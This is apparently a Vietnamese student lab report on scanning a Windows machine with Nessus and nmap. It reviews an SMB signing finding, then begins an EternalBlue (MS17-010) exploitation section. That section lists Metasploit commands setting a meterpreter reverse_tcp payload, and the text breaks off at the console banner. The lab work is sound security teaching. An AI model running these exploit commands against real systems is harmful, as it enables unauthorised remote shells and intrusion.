


Ở máy tấn công, truy cập Tenable Nessus trên trình duyệt web và tải xuống phiên bản phù hợp.



Hình 8 Tải xuống Nessus

Mở terminal, sử dụng dòng lệnh : `sudo dpkg -i <gói vừa cài đặt>` để giải nén gói



Hình 9 Cài đặt và giải nén gói

Khởi động dịch vụ bằng lệnh: `sudo systemctl start nessud`

Kiểm tra hoạt động dịch vụ bằng lệnh: `sudo systemctl status nessud`. Nếu thấy chữ active (running) màu xanh nghĩa là dịch vụ đã hoạt động bình thường.

The image shows a Kali Linux terminal window with a blue-themed background. In the top right corner, a Windows Command Prompt window is open, displaying the following commands and output:

```
C:\Users\NITRO 5>date
The current date is: 05/04/2025
Enter the new date: (dd-mm-yy)

C:\Users\NITRO 5>echo Truong Quoc Bao - B22DCAT034
Truong Quoc Bao - B22DCAT034
```

Back in the Kali Linux terminal, the user is at the prompt `(kali@truongquocbaob22dcat034)~[/Downloads]`. They execute the following commands:

```
$ sudo systemctl start nessud
Failed to start nessud.service: Unit nessud.service not found.

$ sudo systemctl start nessud

$ sudo systemctl status nessud
```

The output of the `status` command is as follows:

```
● nessud.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessud.service; disabled; preset: disabled)
   Active: active (running) since Sat 2025-04-05 10:29:19 EDT; 8s ago
     Invocation: 44b9a548e8ec4043bde6945cdc3fd6d8
       Main PID: 7908 (nessus-service)
         Tasks: 14 (limit: 2199)
        Memory: 133M (peak: 139.9M)
           CPU: 8.201s
      CGroup: /system.slice/nessud.service
              └─7908 /opt/nessus/sbin/nessus-service -q
                 7910 nessud -q
```


Below the service status, there are three log entries from systemd:

```
Apr 05 10:29:19 truongquocbaob22dcat034 systemd[1]: Started nessud.service - The Nessus Vulnerability Scanner
Apr 05 10:29:21 truongquocbaob22dcat034 nessus-service[7910]: Cached 0 plugin libs in 0msec
Apr 05 10:29:21 truongquocbaob22dcat034 nessus-service[7910]: Cached 0 plugin libs in 0msec
```

The terminal prompt is now `(kali@truongquocbaob22dcat034)~[/Downloads]` with a cursor on a new line.


Hình 10 Khởi động và kiểm tra trạng thái hoạt động

Mở trình duyệt web, và truy cập vào: <https://localhost:8834/> để thực hiện cấu hình cài đặt để sử dụng Nessus




*Hình 11 Tạo tài khoản Nessus*

Tạo tài khoản, lấy mã kích hoạt và tiến hành cài đặt các plugins để có thể sử dụng Nessus




*Hình 12 Cài đặt các plugins*

Khi thông báo cài đặt hoàn tất, tải lại trang và sẽ hiện ra giao diện sử dụng của Nessus. Chờ đợi tất cả Plugins được cài đặt hoàn tất để có thể sử dụng.



Hình 13 Giao diện sử dụng của Nessus

Chọn New Scan -> Basic Network Scan , và nhập địa chỉ IP mục tiêu ở phần Targets, nhấn nút Save và tiến hành Scan.



Hình 14 Cấu hình để rà quét



Sau một thời gian thu được kết quả. Ta bấm vào từng kết quả để có thể xem chi tiết.

The screenshot shows the Nessus web interface for a scan named B22DCAT034. The 'Vulnerabilities' tab is selected, showing a table with 4 vulnerabilities. The first vulnerability is 'SMB Signing not required' with a severity of MEDIUM. A donut chart on the right shows the distribution of severity levels: Critical (0), High (0), Medium (4), Low (0), and Info (0).

Sev	CVSS	VPR	EPSS	Name	Family	Count
MEDIUM	5.3			SMB Signing not required	Misc.	1
INFO				SMB (Multiple Issues)	Windows	4
INFO				DCE Services Enumeration	Windows	7
INFO				Nessus SYN scanner	Port scanners	3

Hình 15 Kết quả rà quét

## Kết quả về lỗ hổng SMB

The screenshot shows the details of the 'SMB Signing not required' vulnerability (Plugin #57608). The 'Description' section explains that signing is not required on the remote SMB server, allowing an unauthenticated attacker to conduct man-in-the-middle attacks. The 'Solution' section suggests enforcing message signing in the host's configuration. The 'Output' section shows no output recorded. The 'Plugin Details' section on the right provides additional information about the vulnerability, including its severity (Medium), ID (57608), and CVSS scores.

**Description**  
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**  
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**See Also**  
<http://www.nessus.org/u?df396bb3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u?74b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u?a3cac4ea>


**Output**  
No output recorded.

**Plugin Details**  
Severity: Medium  
ID: 57608  
Version: 1.20  
Type: remote  
Family: Misc.  
Published: January 19, 2012  
Modified: October 5, 2022

**Risk Information**  
Risk Factor: Medium  
CVSS v3.0 Base Score: 5.3  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N  
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/R:C  
CVSS v3.0 Temporal Score: 4.6  
CVSS v2.0 Base Score: 5.0  
CVSS v2.0 Temporal Score: 3.7  
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N  
CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:O/R:C

Hình 16 Kiểm tra lỗ hổng 1

## Kết quả về lỗ hổng công TCP 135



Hình 17 Kiểm tra lỗ hổng 2


### 2.2.3 Sử dụng Metasploit framework khai thác lỗ hổng

Trên máy Kali tấn công, mở terminal và kiểm tra những lỗ hổng có thể khai thác ở máy mục tiêu.

Sử dụng nmap với lệnh:

`nmap --script vuln <địa chỉ IP>`


Đây là tùy chọn nâng cao, giúp rà quét những lỗ hổng có thể khai thác được.



Hình 18 Rà quét lỗ hổng sử dụng nmap

Kết quả thu được cho thấy, ta có thể khai thác thông qua lỗ hổng ms17-010 ( đã được đề cập ở phần lý thuyết )

Khởi động công cụ Metaploit bằng lệnh *mfsconsole*



Hình 19 Khởi động công cụ Metasploit

Đã biết được lỗ hổng cần khai thác, thực hiện các lệnh sau để cấu hình cho công cụ :

*use exploit/windows/smb/ms17\_010\_eternalblue*

( khai thác lỗ hổng ms17 )

*set RHOST <địa chỉ IP máy mục tiêu>*

*set LHOST <địa chỉ IP máy tấn công>*

*set PAYLOAD windows/x64/meterpreter/reverse\_tcp*

( đưa payload để tấn công )

*set EXITFUNC thread*

( thoát khỏi luồng hoạt động một cách an toàn )

*run*

( tiến hành khai thác )

```
2/vulnerabilities
kali@truongquocbaob22dcat034: ~
File Actions Edit View Help

+-----+
+ -- ==[ metasploit v6.4.50-dev ]
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]
+-----+

